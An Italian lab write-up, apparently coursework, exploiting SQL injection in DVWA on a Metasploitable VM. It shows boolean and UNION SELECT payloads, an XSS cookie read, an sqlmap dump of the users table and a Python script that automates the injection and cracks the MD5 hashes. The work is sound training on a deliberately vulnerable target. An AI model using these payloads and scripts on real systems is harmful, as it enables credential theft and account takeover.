

WEB APPLICATION EXPLOIT SQLi

Giorno 1:

L'esercizio di oggi richiede di sfruttare la vulnerabilità SQL injection per recuperare in chiaro la password dell'utente Gordon Brown.

Per prima cosa modifichiamo gli indirizzi ip delle macchine come dalla consegna.

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:4a:c5:35 brd ff:ff:ff:ff:ff:ff
    inet 192.168.66.120/24 brd 192.168.66.255 scope global eth0
    inet6 fe80::a00:27ff:fe4a:c535/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```


```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c7:e1:36 brd ff:ff:ff:ff:ff:ff
    inet 192.168.66.110/24 brd 192.168.66.255 scope global noprefixroute eth0
    inet6 fe80::ecb6:a6af:619d:d9e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali@kali)-[~]
$
```

Approviamo l'effettiva comunicazione tra le macchine.

```
(kali@kali)-[~/Desktop]
$ ping 192.168.66.120
PING 192.168.66.120 (192.168.66.120) 56(84) bytes of data:
64 bytes from 192.168.66.120: icmp_seq=1 ttl=64 time=0.836 ms
64 bytes from 192.168.66.120: icmp_seq=2 ttl=64 time=0.896 ms
64 bytes from 192.168.66.120: icmp_seq=3 ttl=64 time=0.420 ms
^X^C
  192.168.66.120 ping statistics:
  3 packets transmitted, 3 received, 0% packet loss, time 2004ms
 rtt min/avg/max/mdev = 0.420/0.717/0.896/0.211 ms

msfadmin@metasploitable:~$ ping 192.168.66.110
PING 192.168.66.110 (192.168.66.110) 56(84) bytes of data:
64 bytes from 192.168.66.110: icmp_seq=1 ttl=64 time=0.472 ms
64 bytes from 192.168.66.110: icmp_seq=2 ttl=64 time=0.690 ms
64 bytes from 192.168.66.110: icmp_seq=3 ttl=64 time=0.755 ms
64 bytes from 192.168.66.110: icmp_seq=4 ttl=64 time=0.537 ms
```

In seguito entriamo sulla DVWA con nome utente, **admin** e password **password** e impostiamo la sicurezza a livello basso.



The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a lock icon. Below it is the 'Script Security' section, which states 'Security Level is currently low.' and provides instructions on how to set the security level to low, medium, or high. A dropdown menu is set to 'low' and a 'Submit' button is visible. Below this is the 'PHPIDS' section, which explains that PHPIDS v.0.6 is a security layer for PHP-based web applications. It states that PHPIDS is currently disabled and provides links to 'enable PHPIDS', 'Simulate attack', and 'View IDS log'. At the bottom left, a red circle highlights the user information: 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)


[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Username: admin
Security Level: low
PHPIDS: disabled

Per prima cosa abbiamo testato il DB con una query (') malevola per vedere se è vulnerabile Ad un SQL injection, ottenendo il messaggio di errore confermiamo l'ipotesi che il DB è vulnerabile.

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Con il comando (' OR '0'='0') eseguiamo una boolean based SQL injection, forzando una condizione sempre vera e cercando di bypassare eventuali controlli e restrizioni del DB.



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:

ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

A questo punto con la query ' **UNION SELECT user, password FROM users#** troviamo l'hash delle password di ogni utente.

User ID:

ID: 'UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Infine con john the ripper eseguo il comando **john /home/kali/Desktop/hash.txt --format=Raw-md5 --show** che ci darà in output la password in chiaro.

```
(kali@kali)-[~]
$ john /home/kali/Desktop/hash.txt --format=Raw-md5 --show
gordonb:abc123

1 password hash cracked, 0 left

(kali@kali)-[~]
$
```

MD5

encrypt - decrypt

Il tool on line per criptare e decryptare stringhe in md5

Oppure


`md5-decrypt("e99a18c428cb38d5f260853678922e03")`

abc123

Eseguiamo nuovamente la SQL injection con il tool sqlmap.

Inizialmente estraiamo il cookie di sessione tramite un attacco xss iniettando il seguente codice:

<script>alert(document.cookie)</script>



Dopo aver estratto il cookie lo inseriamo in sqlmap e eseguiamo il comando:

```
sqlmap -u "http://192.168.66.120/dvwa/vulnerabilities/sql? id=1&Submit=Submit" --  
cookie="security=low; PHPSESSID=87d97a4558c99190e73e2166fb546019" -D dvwa -T users -C  
user,password --dump
```

dove i seguenti switch indicano:

- u: si specifica un URL di destinazione come parametro
- D: indica il nome del database che si desidera esplorare
- T: indica il nome della tabella
- C: indica il nome di una colonna all'interno di una tabella durante
- dump: estrarre il contenuto di una tabella dal database

```

kali@kali:~$ sqlmap -u "http://192.168.66.120/dvwa/vulnerabilities/sql? id=16Submit-Submit" --cookie="security=low; PHPSESSID=87d97a4558c99190e73e2166fb546019" -D dvwa -T users -C user,password --dump
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers this program

[*] starting @ 05:38:18 /2023-06-19/

[05:38:18] [INFO] resuming back-end DBMS 'mysql'
[05:38:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 8596 FROM (SELECT(SLEEP(5)))AkJe) AND 'RSJx'='RSJx6Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176716b71,0x456a4e69644a6a7a7978737a6349646a5565474863658456b62794d4e55524b6a774e4175797458,0x7171707a71)-- -6Submit=Submit

[05:38:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[05:38:18] [INFO] fetching entries of column(s) 'user,password' for table 'users' in database 'dvwa'
[05:38:18] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[05:38:22] [INFO] writing hashes to a temporary file '/tmp/sqlmapr_u3elc370218/sqlmaphashes-uirsrfmp.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[05:38:22] [INFO] using hash method 'md5_generic_passwd'
[05:38:22] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[05:38:22] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[05:38:22] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[05:38:22] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

[05:38:22] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.66.120/dump/dvwa/users.csv'
[05:38:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.66.120'

[*] ending @ 05:38:22 /2023-06-19/


```

```

Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

```


Infine proviamo ad accedere con le credenziali **gordonb** e **abc123**.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'gordonb'

Username: gordonb
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

- Infine abbiamo scritto un codice in Python che esegue in automatico il cracking degli HASH delle password degli utenti presenti nel database della DVWA di Metasploitable.

```

1 import hashlib # Importa il modulo hashlib per eseguire operazioni di hash
2 import requests # Importa il modulo requests per effettuare richieste HTTP
3 import urllib3 # Importa il modulo urllib3 per gestire le richieste HTTP
4 from bs4 import BeautifulSoup # Importa la classe BeautifulSoup dal modulo bs4 per il parsing dell'HTML
5
6 URL = "http://192.168.66.120/dvwa/vulnerabilities/sqli/"
7 CUSTOM_HEADERS = {"Cookie": "security=low; PHPSESSID=83701921837e0140ef4a8c757b5a0cc3"}
8 payload = ["' UNION SELECT first_name, password FROM users # "]
9
10 def confronta_hash(password, hash_da_decriptare): # Funzione per confrontare una password decriptata con l'hash da decriptare
11     m = hashlib.md5() # Crea un oggetto di hashing MD5
12     m.update(password.encode()) # Aggiorna l'hash con la password codificata
13     if m.hexdigest() == hash_da_decriptare: # Confronta l'hash calcolato con l'hash da decriptare
14         return True # Restituisce True se l'hash corrisponde
15     else:
16         return False # Restituisce False se l'hash non corrisponde
17
18 def exploit_sqli(payload): # Funzione per eseguire l'exploit di SQL injection con un determinato payload
19     params = {"id": payload, "Submit": "Submit"} # Parametri della richiesta GET con il payload
20     r = requests.get(URL, params=params, headers=CUSTOM_HEADERS) # Effettua la richiesta GET al sito web con i parametri e gli header personalizzati
21     soup = BeautifulSoup(r.text, "html.parser") # Parsa l'HTML della risposta
22     div = soup.find("div", {"class": "vulnerable_code_area"}) # Trova l'elemento div con la classe "vulnerable_code_area"
23
24     if not div: # Se l'elemento div non viene trovato, si verifica un errore
25         print("payload =", payload)
26         print("errore =", r.text)
27         return []
28     return div.find_all("pre") # Restituisce tutti gli elementi pre all'interno dell'elemento div
29
30 def main():
31     with open('/home/kali/Desktop/passwords.txt', 'r') as file: # Apre il file "passwords.txt" in modalità lettura e lo assegna a una variabile
32         passwords = file.read().splitlines() # Legge il contenuto del file e divide le righe in una lista di password
33
34     results = exploit_sqli(payload) # Esegue l'exploit di SQL injection con il payload corrente
35
36     if len(results) > 0: # Se results non è vuoto continua l'esecuzione del programma
37         print("payload =", payload)
38
39         for res in results: # Cicla attraverso i risultati ottenuti dall'exploit
40
41             l = res.decode_contents().split("<br/>") # Decodifica il contenuto dell'elemento pre e divide le righe in una lista
42             hash_line = l[2].strip() # Seleziona la terza riga e rimuove gli spazi bianchi iniziali e finali
43             hash_da_decriptare = hash_line.split(": ")[1].strip() # Divide la riga in base al delimitatore ":" e seleziona la seconda parte senza spazi bianchi
44             for password in passwords: # Cicla attraverso le password lette dal file
45                 if confronta_hash(password, hash_da_decriptare): # Confronta la password decriptata con l'hash da decriptare
46                     print(f" {l[1]}, Password trovata: {password} ==> ({hash_da_decriptare})")
47                     break
48
49     main()

```

OUTPUT

```

File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ python sql2.py

payload = ' UNION SELECT first_name, password FROM users #
First name: admin, Password trovata: password ==> (5f4dcc3b5aa765d61d8327deb882cf99)
First name: Gordon, Password trovata: abc123 ==> (e99a18c428cb38d5f260853678922e03)
First name: Hack, Password trovata: charley ==> (8d3533d75ae2c3966d7e0d4fcc69216b)
First name: Pablo, Password trovata: letmein ==> (0d107d09f5bbe40cade3de5c71e9e9b7)
First name: Bob, Password trovata: password ==> (5f4dcc3b5aa765d61d8327deb882cf99)

(kali@kali)-[~/Desktop]
$

```